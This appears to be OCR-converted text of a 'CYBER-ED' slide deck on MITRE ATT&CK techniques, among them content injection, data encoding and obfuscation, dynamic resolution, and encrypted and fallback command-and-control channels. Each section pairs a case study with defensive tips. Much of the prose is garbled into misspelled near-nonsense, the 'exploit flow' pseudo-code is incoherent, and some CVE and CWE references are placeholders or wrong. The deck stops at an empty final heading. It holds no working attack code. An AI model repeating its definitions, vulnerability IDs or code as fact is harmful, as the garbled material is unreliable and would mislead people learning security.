
```

graph LR
    Attacker[Attacker] --> Media[Malicious Removable Media  
e.g., USB drive with exploit]
    Media --> Victim[Victim System Application]
    subgraph Victim [ ]
        if (autorun_enabled) {
            data = decode(payload.exe)
        } else {
            data = "payload.exe"
        }
        execute npeclayicon(payload.ico)
        log(data)
    end
    Victim --> Command[COMMAND EXECUTION]
    Command --> Data[DATA EXFILTRATION]
    Data --> Cloud[Cloud]

```

PROTECT YOURSELF: Disable Autorun, Update Software, Validate, Update OS, Secure Coding Train Users. | CYBER-ED

### Attack flow / technique



### Content Injection (T1659) :

#### Overview

## CONTENT INJECTION (T1659):

### Non-Technical Summary

#### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers use malicious internets protocols into websites or websites a displayey to other users. It opalicmall slsegians, wilt, online forums. Is onaling forumad other parem sites, and any web applicatiavials,arplications displaying ure user their system.

#### CASE STUDY: CVE-2017-XXXX & CROSS-SITE SPRIPSING (XSS)



MALICIOUS INPUT  
(e.g., encoded pappy((XX)))



1. VULNERABLE WEB APPLICATION  
if output+=input {  
output+=input!  
vulnerable logic!!!  
//



DATA EXFILTRATION

#### ATTACER ACTION:

Inserts script into t request or  
explixing an comment ffrum er  
system.

#### VICTIM ACTION:

User intarctus request with  
lsews injected content on their  
desaris aisen on their  
browser.

#### TECTHIM'S BROWSER

Vulnerability: CWE-79 (Improper Neutralization for pen cate  
extrinsical: Client, Script, Execution, Data Theft, Phishing  
Phisicing.

PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, Services, Keep Software, Monitor Traffic.



## Technical details

### CONTENT INJECTION (T1659)


Web Vulnerabilities & Client-Side Attacks

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
<ul style="list-style-type: none"><li>Applications: Webs Servers, Forums/Blogs, APIs</li><li>Protocols: HTTP/HTTPS</li><li>Libraries: DOM Paraspift Engines</li><li>Libraries: socket, IDS/ASCIPT Engines</li><li>Systems: File danding Systems</li></ul>	<ul style="list-style-type: none"><li>Lack of Input Sanitization.</li><li>Insiifucient Output Encoding.</li><li>Imroper Handing use-Supplied Data</li><li>Weak Signatures/Security Polices</li><li>CSP</li></ul>	<ul style="list-style-type: none"><li>Client-Side Sanitization, Data Exfiltration</li><li>Session Hijurdefacement</li><li>User Interface Security Polices</li><li>Phishing</li></ul>

#### SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)




PROTECT YOURSELF: Implement, Update Software, Valinate Software, Use CP9, Secure Coding Practices.



## Attack flow / technique

# CONTENT INJECTION (T1659)

## Web Attack Step Sttack Path (T1659)



PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, See CP Coding Practices, Monitor Traffic. | CYBER-ED

## Data Encoding (T1132) :

### Overview

#### DATA ENCODING ORE (T1132)

##### Non-Technical Summary

###### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers use disquisous internes protocols to like HTP-FTC - HTP) malicious communications communications data to hide apeeds to byass nemail Clients an network detection daers systems, liis, any firewalls andlowing seework exploit systems like internet.

###### CASE STUDY: CVE-2017-118822 & OBFUSCATION



MALICIOUS DOCUMENT  
(e.g.; Office file with embedded exploit)



3. VULNERABLE APPLICATION  
if data = decode(r.payload) {  
data = "special"  
execute special();  
// log(at);  
}



DATA EXFILTRATION

###### ATTACER ACTION:

Crafts to malicious request (e.g., encoded data,, and embed within encoded Office (e. c .ilhee deencoded on tne system.

###### VICTIM ACTION:

User intarctus request with triggering iuss triggierg its weak decoding logic a executiud logic on their system.

###### TECHNICAL IMPIONT:

Vulnerability: CWE-188 (Functionnity not proper cat properly isolated). Telaeetus implecillata sheet, Technical: Remote, Event Control, Command & (C2) Communication.

PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, Secure Coding Practices, Monitor Traffic

| CYBER-ED


### Technical details

## DATA ENCODING Protocol (T1132)

Leveraging Obfuscation to Bypass Defenses


AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 <b>Applications:</b> Webs Servers, APIs, Email Clients, Databases  <b>Protocols:</b> NAVA (Data Formating)  <b>Libraries:</b> string manuating libraries <b>Libraries:</b> IDS/IPS, Endpont Security Systems Systems	 <b>Insufficient Output Encoding.</b> <b>Weak Signature/Heuristics.</b> <b>Weak Signatures/Ambigity.</b> <b>Weak Flaws (app/security device)</b>	 <b>Bypass Detection/Evasion</b> <b>Obfuscated Data Exfil</b>  <b>Malware Delivery</b> <b>Malware Delivery</b>  <b>Remote Code Execution (RCE)</b>

### SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)



PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, Secure Coding Practices. | CYBER-ED

## Attack flow / technique



PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, Secure Coding Practices, Monitor Traffic. | CYBER-ED

## Data Obfuscation (T1001) :

### Overview

# DATA OBfuscation (T1001)

## Non-Technical Summary

### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Crafts use a various tecurnet protocols (like HTTP-FTC - Hte hide akimal erorre, and camouflage the malious codrs code or malicius, communataios, scripts traffic: amess ny lis software wth an software estceses to thes system.

### CASE STUDY: CVE-2017-11882 & OBSCURATION



VULNERABLE WEB SERVER  
(e.g., encoded command)



1. VULNERABLE APPLICATION  
if data = decode(t,payload) {  
  data = "special"  
  execute("special");  
}  
// log(att);



COMMAND



DATA EXFILTRATION

#### ATTACKER ACTION:

Crafts to malicious Office document emboded data, expimants with ap (e. Equation Editor exploit).

#### VICTIM ACTION:

User intarctus request with and! triggering obusaiced code  
Obfuscated Code!

#### TECHNICAL IMPACT:

Vulnebility: CWE-188 (Functionainity not proper  
afloper). Iscnoot Code executa (RCE). Remote Cota  
Tlai (credentials).

PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, Secure Coding Practices, Monitor Traffic



## Technical details

### DATA OBFUSCATION (T1001)

Concealing Malicious Intent

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
<ul style="list-style-type: none"><li>Applications: Webs Servers, External Clients, Documents</li><li>Protocols: Any w/Data Fields</li><li>Libraries: Packers, Crypting Libraries</li><li>Systems: Endpont Security Systems</li></ul>	<ul style="list-style-type: none"><li>Lack of Input Valation: Inssifiuctient Output Encoding.</li><li>Weak Authentication/Authorization</li><li>Weak Signatures/Anslysis</li><li>Weak Decoder (app oulteneiations)</li></ul>	<ul style="list-style-type: none"><li> Bypass Detection/Evasion.</li><li> Malware Delivery</li><li> Malware Delivery</li><li> Malware &amp; Control Bypass</li><li> Code Integrity Bypass</li></ul>


SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)

```
graph LR; Attacker[ATTACKER] --> Payload["Malicious Payload (e.g., obfuscated Script)"]; Payload --> SecuritySoftware["1. SECURITY SOFTWARE<br/>function decode(t){<br/>  data = decode(t,payload) {<br/>   if (attempt = "speial") {<br/>     return decode(speial,payload)<br/>   } else = payload<br/>   }<br/>  // log(data);<br/>};<br/>"; SecuritySoftware --> Command["2. DECODE/EXECUTE (if bypass)"]; Command --> DataExfiltration["DATA EXFILTRATION"]
```

PROTECT YOURSELF: Use Advanced Enpoint Security, Behaviol Sodaal Analysis, Monitor Traffic, Train Users. | CYBER-ED


## Attack flow / technique

# DATA OBFUSCATION STEP-BY-STEP ATTACK PATH



## Dynamic Resolution (T1568) :

### Overview




### Technical details

## DYNAMIC RESOLUTION (T1568): Evasive C2 Communication

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 <b>Applications:</b> Webs Servers, External Clients, CnC Clients  <b>Protocols:</b> DNS, HTTP/HTTPS, Services  <b>Libraries:</b> Resolver IDS/Frameworks Systems, File danding Systems	 Lack of Detection Logic. Inesilfintuntime DNS Monitoring.  Insufficient Whitelisting. Weak Signatures/Anomanies. Weak Flaws Infrastructure (Cloud)	 Remote C2 Conta & Evasion of Control Defenses.  Malware Delivery Malware Delivery  Persistence

**SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)**




```

1. DYNAMIC APPLICATION
if
function receive(f)) {
result = "hardcoded_payload";
result = dns = "special" {
execute special();
// log(data);
}
// ...
}
    
```

PROTECT YOURSELF: Use Firewall DNS Filtering, Use Threat Intell, Monitor Network Traffic, Update Coding Practices. | CYBER-ED

### Attack flow / technique



### Encrypted Channel (T1573) :

#### Overview

# ENCRYPTED CHANNEL (T1573)

## Non-Technical Summary

### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers use common internet protocols (like HTTPS, FFC - SITP) to hide malicious communications commands to intercept or exfiltrate traffic from network Clients, browser Programs, and any software connecting to it over the internet.

### CASE STUDY: CVE-2019X-XXXX & ENCRYPTED C2 TUNNEL



MULERABLE WEB SERVER  
(e.g., encoded injected host)



VULNERABLE SYSTEM  
(encrypted host)



COMMAND



#### ATTACKER ACTION:

Crafts a malicious request with encoded data, exploiting its weak decoding by the system.

#### VICTIM ACTION:

User interacts with the host to use the established connection to exfiltrate data, without notice in the system.

#### TECHNICAL IMPACT:

Vulnerability: CWE-319 (ClearText Transposition, Sensitive Sensitive Information), Elevation of Privilege, Remote Data Theft, Data Tampering, Threat & Data Theft, Persistence, (C2) Communication.

PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, Secure Coding Practices, Monitor Traffic



## Technical details

### ENCRYPTED CHANNEL (T1573)

Evading Detection with Secure Tunnels


AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
<ul style="list-style-type: none"><li>Applications: Web Servers, Email Clients, Databases</li><li>Protocols: TLS / SSL, VPNs, SSH</li><li>Libraries: OpenSSL, Socket Libraries</li><li>Systems: File Handling Systems</li></ul>	<ul style="list-style-type: none"><li>Lack of Certificate Verification.</li><li>Weak Certificate Validation.</li><li>Incorrect TLS/SSL Configurations.</li><li>Weak Signatures/Protocol Implementation.</li><li>Weak Logging (encrypted traffic).</li></ul>	<ul style="list-style-type: none"><li><b>Evasion of Detection</b></li><li><b>Certificates (Steganography):</b></li><li><b>Malware Delivery</b></li><li><b>Malware Delivery</b></li><li><b>Confidentiality Breach</b></li></ul>

SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)

PROTECT YOURSELF: Implement TLS Inspection, Use IDS/IPS with Decryption, Strict Coding Practices.

## Attack flow / technique

# ENCRYPTED CHANNEL:



PROTECT YOURSELF: Use Firewalls, Update Software, Use ID/PS with, Secure Coding Practices, Monitor Traffic. | CYBER-ED

## Fallback Channel (T1008) :

### Overview

### FALLBACK CHANNEL (T1008) Non-Technical Summary

**WHAT IT IS & WHERE IT APPEARS**

**VULNERABILITY:** Attackers use common internet cupel protocols (like HTTP-FTC, ICMP) to hide malicious communications pethves (C2) if fails, is if backp chatting thses continuismed Programs, Programs,) systems, (e:p any l software connecting on ts or their system.

**CASE STUDY: DYNAMIC C2 REDUNDANCY & FALBACK**

VULNERABLE SYSTEM (INFECTED HOST)	→	INITIAL C2 (BLOCKED)	→	FBLACKISH FALBACK C2 (DNS/ICMC)	→	DATA SEFILTRATION
ATTACER ACTION: Crafts to malicious request request expliing data, triggeril ist for bectrss their system.		VICTIM ACTION: User interactus request with orscatrainice te nettem C2 address then stytifhtentrik smtels to DNS tunel.		TECHNICAL IMPTION: Vulnerability: CWE-188, (Functionninty not exuta de Remote Carsieeethus Controll dit, Isolated). Data shaff DNS Filtering,Treliivery Eassistorey, Persistence. (C2) Communication.		


PROTECT YOURSELF: Use Firewalls, Update Software, Validate Input, Secure Coding Practices, Monitor Traffic

| CYBER-ED

### Technical details


## FALLBACK CHANNEL (T1008)

Maintaining C2 Redundancy for Persistence

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 Applications: Custom Malwares, External Clients, CnC Clients  Protocols: DNS, ICMP HTTP/S)  Libraries: Network Stack, Iom Libraries  Systems, Endint Secuding Systems	 Lack of Statefullness/Context. Inesifluient Traffic Monitoring.  Weak Authentication/Authorization.  Weak Signaturaires/Ambigity  Weak Flaws (app oulerplabliauy	 Persistent C2 Communication.  Evade Detection (Failover).  Malware Delivery  Malware Delivery  Lateral Movevement (Fafitback)
SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)		
 ATTACKER  INFECTED HOST (Primary C2 Fails)	<b>1. C2 HANDLE APPLICATION</b> <pre>if (primary_c2 fails()) {     initiate decoed((payload));     send = beacon(fallbakc2) {         execute special!! (RCE possible!!)         communicate(primary-c2;         // log(datit);     } }</pre>	 DNS/ICMC FALBACK C2  DATA EXFILTRATION

PROTECT YOURSELF: Use Firewalls, Update Softwalls, Advanced Threat/MC Traffic, Train Users, Update IDS/PS. | CYBER-ED

### Attack flow / technique



### Hide Infrastructure (T1665) :

